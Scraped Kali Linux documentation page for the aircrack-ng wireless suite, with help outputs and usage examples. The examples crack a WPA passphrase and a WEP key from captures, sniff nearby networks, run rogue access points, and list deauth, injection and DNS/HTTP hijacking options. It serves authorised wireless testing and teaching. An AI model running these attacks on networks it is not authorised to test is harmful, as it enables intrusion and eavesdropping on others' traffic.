[email protected]:~# aircrack-ng -w password.lst wpa.cap Aircrack-ng 1.5.2 [00:00:00] 232/233 keys tested (1992.58 k/s) Time left: 0 seconds 99.57% KEY FOUND! [ biscotte ] Master Key : CD D7 9A 5A CF B0 70 C7 E9 D1 02 3B 87 02 85 D6 39 E4 30 B3 2F 31 AA 37 AC 82 5A 55 B5 55 24 EE Transient Key : 33 55 0B FC 4F 24 84 F4 9A 38 B3 D0 89 83 D2 49 73 F9 DE 89 67 A6 6D 2B 8E 46 2C 07 47 6A CE 08 AD FB 65 D6 13 A9 9F 2C 65 E4 A6 08 F2 5A 67 97 D9 6F 76 5B 8C D3 DF 13 2F BC DA 6A 6E D9 62 CD EAPOL HMAC : 28 A8 C8 95 B7 17 E5 72 27 B6 A7 EE E3 E5 34 45Basic WEP Cracking
To have aircrack-ng conduct a WEP key attack on a capture file, pass it the filename, either in .ivs or .cap/.pcap format:
[email protected]:~# aircrack-ng all-ivs.ivs Aircrack-ng 1.4 [00:00:00] Tested 1514 keys (got 30566 IVs) KB depth byte(vote) 0 0/ 9 1F(39680) 4E(38400) 14(37376) 5C(37376) 9D(37376) 1 7/ 9 64(36608) 3E(36352) 34(36096) 46(36096) BA(36096) 2 0/ 1 1F(46592) 6E(38400) 81(37376) 79(36864) AD(36864) 3 0/ 3 1F(40960) 15(38656) 7B(38400) BB(37888) 5C(37632) 4 0/ 7 1F(39168) 23(38144) 97(37120) 59(36608) 13(36352) KEY FOUND! [ 1F:1F:1F:1F:1F ] Decrypted correctly: 100%Airserv-ng Usage Example
Start a server instance on a specific port (-p 4444) using the wlan0mon interface on channel 6 (-c 6).
[email protected]:~# airserv-ng -p 4444 -d wlan0mon -c 6
Opening card wlan0mon
Setting chan 6
Opening sock port 4444
Serving wlan0mon chan 6 on port 4444
Airodump-ng Usage Examples
Monitor all wireless networks, frequency hopping between all wireless channels.
[email protected]:~# airodump-ng wlan0mon
CH 8 ][ Elapsed: 4 s ][ 2018-11-22 13:44
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
54:A0:50:DA:7B:98 -76 1 0 0 1 54e WPA2 CCMP PSK RTINC-24
FC:15:B4:CF:0A:55 -70 2 0 0 6 54e. WPA2 CCMP PSK HP-Print-55-ENVY 4500 series
A8:4E:3F:73:DD:88 -67 3 0 0 6 720 WPA2 CCMP PSK WAT-73DD80
4C:8B:30:83:ED:91 -71 2 0 0 1 54e WPA2 CCMP PSK TELL-US-2.4G
4C:8B:30:D7:09:41 -76 2 0 0 1 54e WPA2 CCMP PSK SAMUELL-2.4G
FA:8F:CA:89:90:39 -82 2 0 0 1 135 OPN Raymond's TV.e102
AC:20:2E:CD:F4:88 -85 0 0 0 6 54e. WPA2 CCMP PSK BELL-CDF480
10:78:5B:2A:A1:21 -80 2 0 0 6 54e WPA2 CCMP PSK COGECO-2.4G
BSSID STATION PWR Rate Lost Frames Probe
(not associated) 8C:85:90:0C:C5:D0 -44 0 - 1 1 5
(not associated) A0:63:91:43:C2:D5 -70 0 - 1 0 1 TT-D59979
(not associated) 14:91:82:04:D9:74 -43 0 - 1 0 1 1
Sniff on channel 6 (-c 6) via monitor mode interface wlan0mon and save the capture to a file (-w /root/chan6).
[email protected]:~# airodump-ng -c 6 -w /root/chan6 wlan0mon
CH 6 ][ Elapsed: 8 s ][ 2017-11-12 13:49
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
BC:4D:FB:2C:6D:88 -68 28 9 3 0 6 54e. WPA2 CCMP PSK BELL-CDF4800
A8:4E:3F:73:DD:88 -74 33 19 0 0 6 54e. WPA2 CCMP PSK COGECO-2.4G
FC:15:B4:CF:0A:55 -77 61 31 0 0 6 54e. WPA2 CCMP PSK HP-Print-55-ENVY 4500 series
Filter for access points by a specific manufacturer, specifying the OUI and mask (-d FC:15:B4:00:00:00 -m FF:FF:FF:00:00:00).
[email protected]:~# airodump-ng -d FC:15:B4:00:00:00 -m FF:FF:FF:00:00:00 wlan0mon
CH 14 ][ Elapsed: 18 s ][ 2018-11-22 13:53
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
FC:15:B4:CF:0A:55 -76 9 0 0 6 54e. WPA2 CCMP PSK HP-Print-55-ENVY 4500 series
BSSID STATION PWR Rate Lost Frames Probe
Wesside-ng Usage Example
Use the specified monitor mode interface (-i wlan0mon) and target a single BSSID (-v de:ad:be:ef:ca:fe):
[email protected]:~# wesside-ng -i wlan0mon -v de:ad:be:ef:ca:fe
[18:31:52] Using mac 3C:46:D8:4E:EF:AA
[18:31:52] Looking for a victim...
[18:32:13] Chan 04 -
Airmon-ng Usage Examples
Entering the airmon-ng command without parameters will show the interfaces status.
[email protected]:~# airmon-ng
PHY Interface Driver Chipset
phy0 wlan0 ath9k_htc Atheros Communications, Inc. AR9271 802.11n
A number of processes can interfere with Airmon-ng. Using the check option will display any processes that might be troublesome and the check kill option will kill them for you.
[email protected]:~# airmon-ng check
Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill' PID Name 465 NetworkManager 515 dhclient 1321 wpa_supplicant[email protected]:~# airmon-ng check kill
Killing these processes: PID Name 515 dhclient 1321 wpa_supplicant
Enable monitor mode (start) on the given wireless interface (wlan0), fixed on channel 6. A new interface will be created (wlan0mon in our case), which is the interface name you will need to use in other applications.
[email protected]:~# airmon-ng start wlan0 6
PHY Interface Driver Chipset
phy0 wlan0 ath9k_htc Atheros Communications, Inc. AR9271 802.11n (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon) (mac80211 station mode vif disabled for [phy0]wlan0)
The stop option will destroy the monitor mode interface and place the wireless interface back into managed mode.
[email protected]:~# airmon-ng stop wlan0mon
PHY Interface Driver Chipset
phy0 wlan0mon ath9k_htc Atheros Communications, Inc. AR9271 802.11n (mac80211 station mode vif enabled on [phy0]wlan0) (mac80211 monitor mode vif disabled for [phy0]wlan0mon)
Airdecap-ng
[email protected]:~# tcpdump -r wpa.cap
reading from file wpa.cap, link-type PRISM_HEADER (802.11 plus Prism header)
03:01:06.609737 Beacon (test) [1.0* 2.0* 5.5* 11.0* Mbit] ESS CH: 7, PRIVACY[|802.11]
03:01:06.678714 EAPOL key (3) v1, len 95
03:01:06.678928 Acknowledgment RA:00:0d:93:eb:b0:8c (oui Unknown)
03:01:06.681525 EAPOL key (3) v1, len 119
03:01:06.681732 Acknowledgment RA:00:09:5b:91:53:5d (oui Unknown)
03:01:06.684370 EAPOL key (3) v1, len 119
03:01:06.684584 Acknowledgment RA:00:0d:93:eb:b0:8c (oui Unknown)
03:01:06.685502 EAPOL key (3) v1, len 95
03:01:06.685708 Acknowledgment RA:00:09:5b:91:53:5d (oui Unknown)
03:01:06.686775 Data IV:12000 Pad 20 KeyID 0
03:01:06.686984 Acknowledgment RA:00:0d:93:eb:b0:8c (oui Unknown)
03:01:06.688139 Data IV:12000 Pad 20 KeyID 0
03:01:06.688344 Acknowledgment RA:00:09:5b:91:53:5d (oui Unknown)
[email protected]:~# airdecap-ng -e test -p biscotte wpa.cap
Total number of packets read 13
Total number of WEP data packets 0
Total number of WPA data packets 2
Number of plaintext data packets 0
Number of decrypted WEP packets 0
Number of corrupted WEP packets 0
Number of decrypted WPA packets 2[email protected]:~# tcpdump -r wpa-dec.cap
reading from file wpa-dec.cap, link-type EN10MB (Ethernet)
03:01:06.686775 EAPOL key (3) v1, len 127
03:01:06.688139 EAPOL key (3) v1, len 95Easside-ng Usage Example
First, run buddy-ng, then launch the Easside-ng attack, specifying as many of the options as you can.
[email protected]:~# buddy-ng
Waiting for connexion
[email protected]:~# easside-ng -v de:ad:be:ef:ca:fe -m 3c:46:d8:4e:ef:aa -s 127.0.0.1 -f wlan0mon -c 6
Setting tap MTU
Sorting out wifi MACAirbase-ng Usage Examples
Hirte Attack – Access Point Mode
The Hirte attack attempts to retrieve a WEP key via a client. This example creates an access point on channel 6 (-c 6) with the specified ESSID (-e TotallyNotATrap) and uses the cfrag WEP attack (-N), setting the WEP flag in the beacons (-W 1).
[email protected]:~# [email protected]:~# airbase-ng -c 6 -e TotallyNotATrap -N -W 1 wlan0mon
15:51:11 Created tap interface at0
15:51:11 Trying to set MTU on at0 to 1500
15:51:11 Trying to set MTU on wlan0mon to 1800
15:51:11 Access Point with BSSID 3C:46:D8:4E:EF:AA started.
Caffe Latte Attack – Access Point Mode
As with the Hirte attack, the Caffe Latte Attack attempts to retrieve a WEP key via a client. This example creates an access point on channel 6 (-c 6) with the specified ESSID (-e AlsoNotATrap) and uses the Caffe Latte WEP attack (-L), setting the WEP flag in the beacons (-W 1).
[email protected]:~# airbase-ng -c 6 -e AlsoNotATrap -L -W 1 wlan0mon
15:56:05 Created tap interface at0
15:56:05 Trying to set MTU on at0 to 1500
15:56:05 Access Point with BSSID 3C:46:D8:4E:EF:AA started.
Packages and Binaries
aircrack-ng
aircrack-ng is an 802.11a/b/g WEP/WPA cracking program that can recover a
40-bit, 104-bit, 256-bit or 512-bit WEP key once enough encrypted packets
have been gathered. Also it can attack WPA1/2 networks with some advanced
methods or simply by brute force.
It implements the standard FMS attack along with some optimizations,
thus making the attack much faster compared to other WEP cracking tools.
It can also fully use a multiprocessor system to its full power in order
to speed up the cracking process.
aircrack-ng is a fork of aircrack, as that project has been stopped by
the upstream maintainer.
Installed size: 2.33 MB
How to install: sudo apt install aircrack-ng
Dependencies:
airbase-ng
Multi-purpose tool aimed at attacking clients as opposed to the Access Point (AP) itself
[email protected]:~# airbase-ng --help Airbase-ng 1.7 - (C) 2008-2022 Thomas d'Otreppe Original work: Martin Beck https://www.aircrack-ng.org usage: airbase-ng <options> <replay interface> Options: -a bssid : set Access Point MAC address -i iface : capture packets from this interface -w WEP key : use this WEP key to en-/decrypt packets -h MAC : source mac for MITM mode -f disallow : disallow specified client MACs (default: allow) -W 0|1 : [don't] set WEP flag in beacons 0|1 (default: auto) -q : quiet (do not print statistics) -v : verbose (print more messages) -A : Ad-Hoc Mode (allows other clients to peer) -Y in|out|both : external packet processing -c channel : sets the channel the AP is running on -X : hidden ESSID -s : force shared key authentication (default: auto) -S : set shared key challenge length (default: 128) -L : Caffe-Latte WEP attack (use if driver can't send frags) -N : cfrag WEP attack (recommended) -x nbpps : number of packets per second (default: 100) -y : disables responses to broadcast probes -0 : set all WPA,WEP,open tags. can't be used with -z & -Z -z type : sets WPA1 tags. 1=WEP40 2=TKIP 3=WRAP 4=CCMP 5=WEP104 -Z type : same as -z, but for WPA2 -V type : fake EAPOL 1=MD5 2=SHA1 3=auto -F prefix : write all sent and received frames into pcap file -P : respond to all probes, even when specifying ESSIDs -I interval : sets the beacon interval value in ms -C seconds : enables beaconing of probed ESSID values (requires -P) -n hex : User specified ANonce when doing the 4-way handshake Filter options: --bssid MAC : BSSID to filter/use --bssids file : read a list of BSSIDs out of that file --client MAC : MAC of client to filter --clients file : read a list of MACs out of that file --essid ESSID : specify a single ESSID (default: default) --essids file : read a list of ESSIDs out of that file --help : Displays this usage screenaircrack-ng
A 802.11 WEP / WPA-PSK key cracker
[email protected]:~# aircrack-ng --help Aircrack-ng 1.7 - (C) 2006-2022 Thomas d'Otreppe https://www.aircrack-ng.org usage: aircrack-ng [options] <input file(s)> Common options: -a <amode> : force attack mode (1/WEP, 2/WPA-PSK) -e <essid> : target selection: network identifier -b <bssid> : target selection: access point's MAC -p <nbcpu> : # of CPU to use (default: all CPUs) -q : enable quiet mode (no status output) -C <macs> : merge the given APs to a virtual one -l <file> : write key to file. Overwrites file. Static WEP cracking options: -c : search alpha-numeric characters only -t : search binary coded decimal chr only -h : search the numeric key for Fritz!BOX -d <mask> : use masking of the key (A1:XX:CF:YY) -m <maddr> : MAC address to filter usable packets -n <nbits> : WEP key length : 64/128/152/256/512 -i <index> : WEP key index (1 to 4), default: any -f <fudge> : bruteforce fudge factor, default: 2 -k <korek> : disable one attack method (1 to 17) -x or -x0 : disable bruteforce for last keybytes -x1 : last keybyte bruteforcing (default) -x2 : enable last 2 keybytes bruteforcing -X : disable bruteforce multithreading -y : experimental single bruteforce mode -K : use only old KoreK attacks (pre-PTW) -s : show the key in ASCII while cracking -M <num> : specify maximum number of IVs to use -D : WEP decloak, skips broken keystreams -P <num> : PTW debug: 1: disable Klein, 2: PTW -1 : run only 1 try to crack key with PTW -V : run in visual inspection mode WEP and WPA-PSK cracking options: -w <words> : path to wordlist(s) filename(s) -N <file> : path to new session filename -R <file> : path to existing session filename WPA-PSK options: -E <file> : create EWSA Project file v3 -I <str> : PMKID string (hashcat -m 16800) -j <file> : create Hashcat v3.6+ file (HCCAPX) -J <file> : create Hashcat file (HCCAP) -S : WPA cracking speed test -Z <sec> : WPA cracking speed test length of execution. -r <DB> : path to airolib-ng database (Cannot be used with -w) SIMD selection: --simd-list : Show a list of the available SIMD architectures, for this machine. --simd=<option> : Use specific SIMD architecture. <option> may be one of the following, depending on your platform: generic avx512 avx2 avx sse2 altivec power8 asimd neon Other options: -u : Displays # of CPUs & SIMD support --help : Displays this usage screenairdecap-ng
Decrypt a WEP/WPA crypted pcap file
[email protected]:~# airdecap-ng --help Airdecap-ng 1.7 - (C) 2006-2022 Thomas d'Otreppe https://www.aircrack-ng.org usage: airdecap-ng [options] <pcap file> Common options: -l : don't remove the 802.11 header -b <bssid> : access point MAC address filter -e <essid> : target network SSID -o <fname> : output file for decrypted packets (default <src>-dec) WEP specific option: -w <key> : target network WEP key in hex -c <fname> : output file for corrupted WEP packets (default <src>-bad) WPA specific options: -p <pass> : target network WPA passphrase -k <pmk> : WPA Pairwise Master Key in hex --help : Displays this usage screen If your capture contains any WDS packet, you must specify the -b option (otherwise only packets destined to the AP will be decrypted)airdecloak-ng
Removes wep cloaked framed from a pcap file.
[email protected]:~# airdecloak-ng -h Airdecloak-ng 1.7 - (C) 2008-2022 Thomas d'Otreppe https://www.aircrack-ng.org usage: airdecloak-ng [options] options: Mandatory: -i <file> : Input capture file --ssid <ESSID> : ESSID of the network to filter or --bssid <BSSID> : BSSID of the network to filter Optional: -o <file> : Output packets (valid) file (default: <src>-filtered.pcap) -c <file> : Output packets (cloaked) file (default: <src>-cloaked.pcap) -u <file> : Output packets (unknown/ignored) file (default: invalid_status.pcap) --filters <filters> : Apply filters (separated by a comma). Filters: signal: Try to filter based on signal. duplicate_sn: Remove all duplicate sequence numbers for both the AP and the client. duplicate_sn_ap: Remove duplicate sequence number for the AP only. duplicate_sn_client: Remove duplicate sequence number for the client only. consecutive_sn: Filter based on the fact that IV should be consecutive (only for AP). duplicate_iv: Remove all duplicate IV. signal_dup_consec_sn: Use signal (if available), duplicate and consecutive sequence number (filtering is much more precise than using all these filters one by one). --null-packets : Assume that null packets can be cloaked. --disable-base_filter : Do not apply base filter. --drop-frag : Drop fragmented packets --help : Displays this usage screenaireplay-ng
Inject packets into a wireless network to generate traffic
[email protected]:~# aireplay-ng --help Aireplay-ng 1.7 - (C) 2006-2022 Thomas d'Otreppe https://www.aircrack-ng.org usage: aireplay-ng <options> <replay interface> Filter options: -b bssid : MAC address, Access Point -d dmac : MAC address, Destination -s smac : MAC address, Source -m len : minimum packet length -n len : maximum packet length -u type : frame control, type field -v subt : frame control, subtype field -t tods : frame control, To DS bit -f fromds : frame control, From DS bit -w iswep : frame control, WEP bit -D : disable AP detection Replay options: -x nbpps : number of packets per second -p fctrl : set frame control word (hex) -a bssid : set Access Point MAC address -c dmac : set Destination MAC address -h smac : set Source MAC address -g value : change ring buffer size (default: 8) -F : choose first matching packet Fakeauth attack options: -e essid : set target AP SSID -o npckts : number of packets per burst (0=auto, default: 1) -q sec : seconds between keep-alives -Q : send reassociation requests -y prga : keystream for shared key auth -T n : exit after retry fake auth request n time Arp Replay attack options: -j : inject FromDS packets Fragmentation attack options: -k IP : set destination IP in fragments -l IP : set source IP in fragments Test attack options: -B : activates the bitrate test Source options: -i iface : capture packets from this interface -r file : extract packets from this pcap file Miscellaneous options: -R : disable /dev/rtc usage --ignore-negative-one : if the interface's channel can't be determined, ignore the mismatch, needed for unpatched cfg80211 --deauth-rc rc : Deauthentication reason code [0-254] (Default: 7) Attack modes (numbers can still be used): --deauth count : deauthenticate 1 or all stations (-0) --fakeauth delay : fake authentication with AP (-1) --interactive : interactive frame selection (-2) --arpreplay : standard ARP-request replay (-3) --chopchop : decrypt/chopchop WEP packet (-4) --fragment : generates valid keystream (-5) --caffe-latte : query a client for new IVs (-6) --cfrag : fragments against a client (-7) --migmode : attacks WPA migration mode (-8) --test : tests injection and quality (-9) --help : Displays this usage screenairmon-ng
POSIX sh script designed to turn wireless cards into monitor mode.
[email protected]:~# airmon-ng -h
usage: airmon-ng <start|stop|check> <interface> [channel or frequency]
airodump-ng
A wireless packet capture tool for aircrack-ng
[email protected]:~# airodump-ng --help Airodump-ng 1.7 - (C) 2006-2022 Thomas d'Otreppe https://www.aircrack-ng.org usage: airodump-ng <options> <interface>[,<interface>,...] Options: --ivs : Save only captured IVs --gpsd : Use GPSd --write <prefix> : Dump file prefix -w : same as --write --beacons : Record all beacons in dump file --update <secs> : Display update delay in seconds --showack : Prints ack/cts/rts statistics -h : Hides known stations for --showack -f <msecs> : Time in ms between hopping channels --berlin <secs> : Time before removing the AP/client from the screen when no more packets are received (Default: 120 seconds) -r <file> : Read packets from that file -T : While reading packets from a file, simulate the arrival rate of them as if they were "live". -x <msecs> : Active Scanning Simulation --manufacturer : Display manufacturer from IEEE OUI list --uptime : Display AP Uptime from Beacon Timestamp --wps : Display WPS information (if any) --output-format <formats> : Output format. Possible values: pcap, ivs, csv, gps, kismet, netxml, logcsv --ignore-negative-one : Removes the message that says fixed channel <interface>: -1 --write-interval <seconds> : Output file(s) write interval in seconds --background <enable> : Override background detection. -n <int> : Minimum AP packets recv'd before for displaying it Filter options: --encrypt <suite> : Filter APs by cipher suite --netmask <netmask> : Filter APs by mask --bssid <bssid> : Filter APs by BSSID --essid <essid> : Filter APs by ESSID --essid-regex <regex> : Filter APs by ESSID using a regular expression -a : Filter unassociated clients By default, airodump-ng hops on 2.4GHz channels. You can make it capture on other/specific channel(s) by using: --ht20 : Set channel to HT20 (802.11n) --ht40- : Set channel to HT40- (802.11n) --ht40+ : Set channel to HT40+ (802.11n) --channel <channels> : Capture on specific channels --band <abg> : Band on which airodump-ng should hop -C <frequencies> : Uses these frequencies in MHz to hop --cswitch <method> : Set channel switching method 0 : FIFO (default) 1 : Round Robin 2 : Hop on last -s : same as --cswitch --help : Displays this usage screenairodump-ng-oui-update
IEEE oui list updater for airodump-ng
airolib-ng
Manage and create a WPA/WPA2 pre-computed hashes tables
[email protected]:~# airolib-ng -h Airolib-ng 1.7 - (C) 2007, 2008, 2009 ebfe https://www.aircrack-ng.org Usage: airolib-ng <database> <operation> [options] Operations: --stats : Output information about the database. --sql <sql> : Execute specified SQL statement. --clean [all] : Clean the database from old junk. 'all' will also reduce filesize if possible and run an integrity check. --batch : Start batch-processing all combinations of ESSIDs and passwords. --verify [all] : Verify a set of randomly chosen PMKs. If 'all' is given, all invalid PMK will be deleted. --import [essid|passwd] <file> : Import a text file as a list of ESSIDs or passwords. --import cowpatty <file> : Import a cowpatty file. --export cowpatty <essid> <file> : Export to a cowpatty file.airserv-ng
A wireless card server
[email protected]:~# airserv-ng -h Airserv-ng 1.7 - (C) 2007, 2008, 2009 Andrea Bittau https://www.aircrack-ng.org Usage: airserv-ng <options> Options: -h : This help screen -p <port> : TCP port to listen on (default:666) -d <iface> : Wifi interface to use -c <chan> : Channel to use -v <level> : Debug level (1 to 3; default: 1)airtun-ng
A virtual tunnel interface creator for aircrack-ng
[email protected]:~# airtun-ng --help Airtun-ng 1.7 - (C) 2006-2022 Thomas d'Otreppe Original work: Martin Beck https://www.aircrack-ng.org usage: airtun-ng <options> <replay interface> -x nbpps : number of packets per second (default: 100) -a bssid : set Access Point MAC address In WDS Mode this sets the Receiver -i iface : capture packets from this interface -y file : read PRGA from this file -w wepkey : use this WEP-KEY to encrypt packets -p pass : use this WPA passphrase to decrypt packets (use with -a and -e) -e essid : target network SSID (use with -p) -t tods : send frames to AP (1) or to client (0) or tunnel them into a WDS/Bridge (2) -r file : read frames out of pcap file -h MAC : source MAC address WDS/Bridge Mode options: -s transmitter : set Transmitter MAC address for WDS Mode -b : bidirectional mode. This enables communication in Transmitter's AND Receiver's networks. Works only if you can see both stations. Repeater options: --repeat : activates repeat mode --bssid <mac> : BSSID to repeat --netmask <mask> : netmask for BSSID filter --help : Displays this usage screenairventriloquist-ng
Encrypted WiFi packet injection
[email protected]:~# airventriloquist-ng --help Airventriloquist-ng 1.7 - (C) 2015 Tim de Waal https://www.aircrack-ng.org usage: airventriloquist-ng [options] -i <replay interface> : Interface to listen and inject on -d | --deauth : Send active deauths to encrypted stations -e | --essid <value> : ESSID of target network -p | --passphrase <val> : WPA Passphrase of target network -c | --icmp : Respond to all ICMP frames (Debug) -n | --dns : IP to resolve all DNS queries to -s | --hijack <URL> : URL to look for in HTTP requests <URL> can have wildcards eg: *jquery*.js* -r | --redirect <URL> : URL to redirect to -v | --verbose : Verbose output --help : This super helpful messagebesside-ng
[email protected]:~# besside-ng -h Besside-ng 1.7 - (C) 2010 Andrea Bittau https://www.aircrack-ng.org Usage: besside-ng [options] <interface> Options: -b <victim mac> Victim BSSID -R <victim ap regex> Victim ESSID regex (requires PCRE) -s <WPA server> Upload wpa.cap for cracking -c <chan> chanlock -p <pps> flood rate -W WPA only -v verbose, -vv for more, etc. -h This help screenbesside-ng-crawler
Filter EAPOL frames from a directory of capture files.
[email protected]:~# besside-ng-crawler -h
Use: besside-ng-crawler <SearchDir> <CapFileOut>
What does it do?
It recurses the SearchDir directory
Opens all files in there, searching for pcap-dumpfiles
Filters out a single beacon and all EAPOL frames from the WPA networks in there
And saves them to CapFileOut.
buddy-ng
A tool to work with easside-ng
[email protected]:~# buddy-ng -h Buddy-ng 1.7 - (C) 2007,2008 Andrea Bittau https://www.aircrack-ng.org Usage: buddy-ng <options> Options: -h : This help screen -p : Don't drop privilegesdcrack
[email protected]:~# dcrack -h
Unknown cmd -h
dcrack v0.3	Usage: dcrack.py [MODE]	server Runs coordinator	client <server addr> Runs cracker	cmd <server addr> [CMD] Sends a command to server	[CMD] can be:	dict <file>	cap <file>	crack <bssid>	remove <bssid>	status
easside-ng
An auto-magic tool which allows you to communicate via an WEP-encrypted AP without knowing the key
[email protected]:~# easside-ng -h Easside-ng 1.7 - (C) 2007, 2008, 2009 Andrea Bittau https://www.aircrack-ng.org Usage: easside-ng <options> Options: -h : This help screen -v <victim mac> : Victim BSSID -m <src mac> : Source MAC address -i <ip> : Source IP address -r <router ip> : Router IP address -s <buddy ip> : Buddy-ng IP address (mandatory) -f <iface> : Interface to use (mandatory) -c <channel> : Lock card to this channel -n : Determine Internet IP onlyivstools
Extract IVs from a pcap file or merges several .ivs files into one
[email protected]:~# ivstools -h ivsTools 1.7 - (C) 2006-2022 Thomas d'Otreppe https://www.aircrack-ng.org usage: ivstools --convert <pcap file> <ivs output file> Extract ivs from a pcap file ivstools --merge <ivs file 1> <ivs file 2> .. <output file> Merge ivs fileskstats
[email protected]:~# kstats -h
usage: kstats <ivs file> <104-bit key>
makeivs-ng
Generate a dummy IVS dump file with a specific WEP key
[email protected]:~# makeivs-ng -h makeivs-ng 1.7 - (C) 2006-2022 Thomas d'Otreppe https://www.aircrack-ng.org usage: makeivs-ng [options] Common options: -b <bssid> : Set access point MAC address -f <num> : Number of first IV -k <key> : Target network WEP key in hex -s <num> : Seed used to setup random generator -w <file> : Filename to write IVs into -c <num> : Number of IVs to generate -d <num> : Percentage of dupe IVs -e <num> : Percentage of erroneous keystreams -l <num> : Length of keystreams -n : Ignores weak IVs -p : Uses prng algorithm to generate IVs --help : Displays this usage screenpacketforge-ng
Forge packets: ARP, UDP, ICMP or custom packets.
[email protected]:~# packetforge-ng --help Packetforge-ng 1.7 - (C) 2006-2022 Thomas d'Otreppe Original work: Martin Beck https://www.aircrack-ng.org Usage: packetforge-ng <mode> <options> Forge options: -p <fctrl> : set frame control word (hex) -a <bssid> : set Access Point MAC address -c <dmac> : set Destination MAC address -h <smac> : set Source MAC address -j : set FromDS bit -o : clear ToDS bit -e : disables WEP encryption -k <ip[:port]> : set Destination IP [Port] -l <ip[:port]> : set Source IP [Port] -t ttl : set Time To Live -w <file> : write packet to this pcap file -s <size> : specify size of null packet -n <packets> : set number of packets to generate Source options: -r <file> : read packet from this raw file -y <file> : read PRGA from this file Modes: --arp : forge an ARP packet (-0) --udp : forge an UDP packet (-1) --icmp : forge an ICMP packet (-2) --null : build a null packet (-3) --custom : build a custom packet (-9) --help : Displays this usage screentkiptun-ng
Inject a few frames into a WPA TKIP network with QoS
[email protected]:~# tkiptun-ng --help Tkiptun-ng 1.7 - (C) 2008-2022 Thomas d'Otreppe https://www.aircrack-ng.org usage: tkiptun-ng <options> <replay interface> Filter options: -d dmac : MAC address, Destination -s smac : MAC address, Source -m len : minimum packet length (default: 80) -n len : maximum packet length (default: 80) -t tods : frame control, To DS bit -f fromds : frame control, From DS bit -D : disable AP detection -Z : select packets manually Replay options: -x nbpps : number of packets per second -a bssid : set Access Point MAC address -c dmac : set Destination MAC address -h smac : set Source MAC address -e essid : set target AP SSID -M sec : MIC error timeout in seconds [60] Debug options: -K prga : keystream for continuation -y file : keystream-file for continuation -j : inject FromDS packets -P pmk : pmk for verification/vuln testing -p psk : psk to calculate pmk with essid source options: -i iface : capture packets from this interface -r file : extract packets from this pcap file --help : Displays this usage screenwesside-ng
[email protected]:~# wesside-ng -h Wesside-ng 1.7 - (C) 2007, 2008, 2009 Andrea Bittau https://www.aircrack-ng.org Usage: wesside-ng <options> Options: -h : This help screen -i <iface> : Interface to use (mandatory) -m <my ip> : My IP address -n <net ip> : Network IP address -a <mymac> : Source MAC Address -c : Do not crack the key -p <min prga> : Minimum bytes of PRGA to gather -v <victim mac> : Victim BSSID -t <threshold> : Cracking threshold -f <max chan> : Highest scanned chan (default: 11) -k <txnum> : Ignore acks and tx txnum timeswpaclean
Clean wpa capture files
[email protected]:~# wpaclean -h
Usage: wpaclean <out.cap> <in.cap> [in2.cap] [...]
airgraph-ng
airgraph-ng is a tool to create a graph ouf of the txt file created by airodump
with its -w option. The graph shows the relationships between the clients and
the access points.
Installed size: 106 KB
How to install: sudo apt install airgraph-ng
Dependencies:
- graphviz
- python3
airgraph-ng
A 802.11 visualization utility
[email protected]:~# airgraph-ng -h
usage: airgraph-ng [-h] [-o OUTPUT] [-i INPUT] [-g GRAPH_TYPE] [-d]
Generate Client to AP Relationship (CAPR) and Common probe graph (CPG) from a
airodump-ng CSV file
options: -h, --help show this help message and exit -o OUTPUT, --output OUTPUT Our Output Image ie... Image.png -i INPUT, --input INPUT Airodump-ng txt file in CSV format. NOT the pcap -g GRAPH_TYPE, --graph GRAPH_TYPE Graph Type Current [CAPR (Client to AP Relationship) OR CPG (Common probe graph)] -d, --dotfile Keep the dot graph file after the export to the PNG image has been done
airodump-join
A support tool for airgraph-ng that allows you to join the airodump output files.
[email protected]:~# airodump-join -h
Usage: airodump-join [options] arg1 arg2 arg3 .....
Options: -h, --help show this help message and exit -o OUTPUT, --output=OUTPUT output file to write to -i FILENAME, --file=FILENAME Input files to read data from requires at least two arguments
Updated on: 2022-Nov-16
Wpaclean Usage Example
Parse the provided capture files (wpa-psk-linksys.cap wpa.cap) and save any 4-way handshakes to a new file (/root/handshakes.cap):
[email protected]:/usr/share/doc/aircrack-ng/examples# wpaclean /root/handshakes.cap wpa-psk-linksys.cap wpa.cap
Pwning wpa-psk-linksys.cap (1/2 50%)
Net 00:0b:86:c2:a4:85 linksys
Pwning wpa.cap (2/2 100%)
Net 00:0d:93:eb:b0:8c test
Done
Airolib-ng Usage Examples
Specify the name of the database to use (airolib-db) and import a file containing the ESSIDs of the network(s) you are targeting (–import essid /root/essid.txt). If the database does not exist, it will be created.
[email protected]:~# airolib-ng airolib-db --import essid /root/essid.txt
Database <airolib-db> does not already exist, creating it...
Database <airolib-db> successfully created
Reading file...
Writing...
Done.
Import any wordlists you wish to use for PMK computation.
[email protected]:~# airolib-ng airolib-db --import passwd /usr/share/doc/aircrack-ng/examples/password.lst
Reading file...
Writing... read, 1814 invalid lines ignored.
Done
Use the –batch to compute all PMKs.
[email protected]:~# airolib-ng airolib-db --batch
Computed 233 PMK in 0 seconds (233 PMK/s, 0 in buffer). All ESSID processed.
To use the airolib-ng database with aircrack-ng, use the -r option and specify the database name.
[email protected]:~# aircrack-ng -r airolib-db /root/wpa.cap
Opening /root/wpa.cap
Read 13 packets. # BSSID ESSID Encryption 1 00:0D:93:EB:B0:8C test WPA (1 handshake)
Choosing first network as target.
Opening /root/wpa.cap
Reading packets, please wait... Aircrack-ng 1.4 [00:00:00] 230/0 keys tested (106728.53 k/s) Time left: 0 seconds inf% KEY FOUND! [ biscotte ] Master Key : CD D7 9A 5A CF B0 70 C7 E9 D1 02 3B 87 02 85 D6 39 E4 30 B3 2F 31 AA 37 AC 82 5A 55 B5 55 24 EE Transient Key : 33 55 0B FC 4F 24 84 F4 9A 38 B3 D0 89 83 D2 49 73 F9 DE 89 67 A6 6D 2B 8E 46 2C 07 47 6A CE 08 AD FB 65 D6 13 A9 9F 2C 65 E4 A6 08 F2 5A 67 97 D9 6F 76 5B 8C D3 DF 13 2F BC DA 6A 6E D9 62 CD EAPOL HMAC : 28 A8 C8 95 B7 17 E5 72 27 B6 A7 EE E3 E5 34 45
Quitting aircrack-ng...
Hhhhhhhheeeelllllpppppp!!!!!!!!!
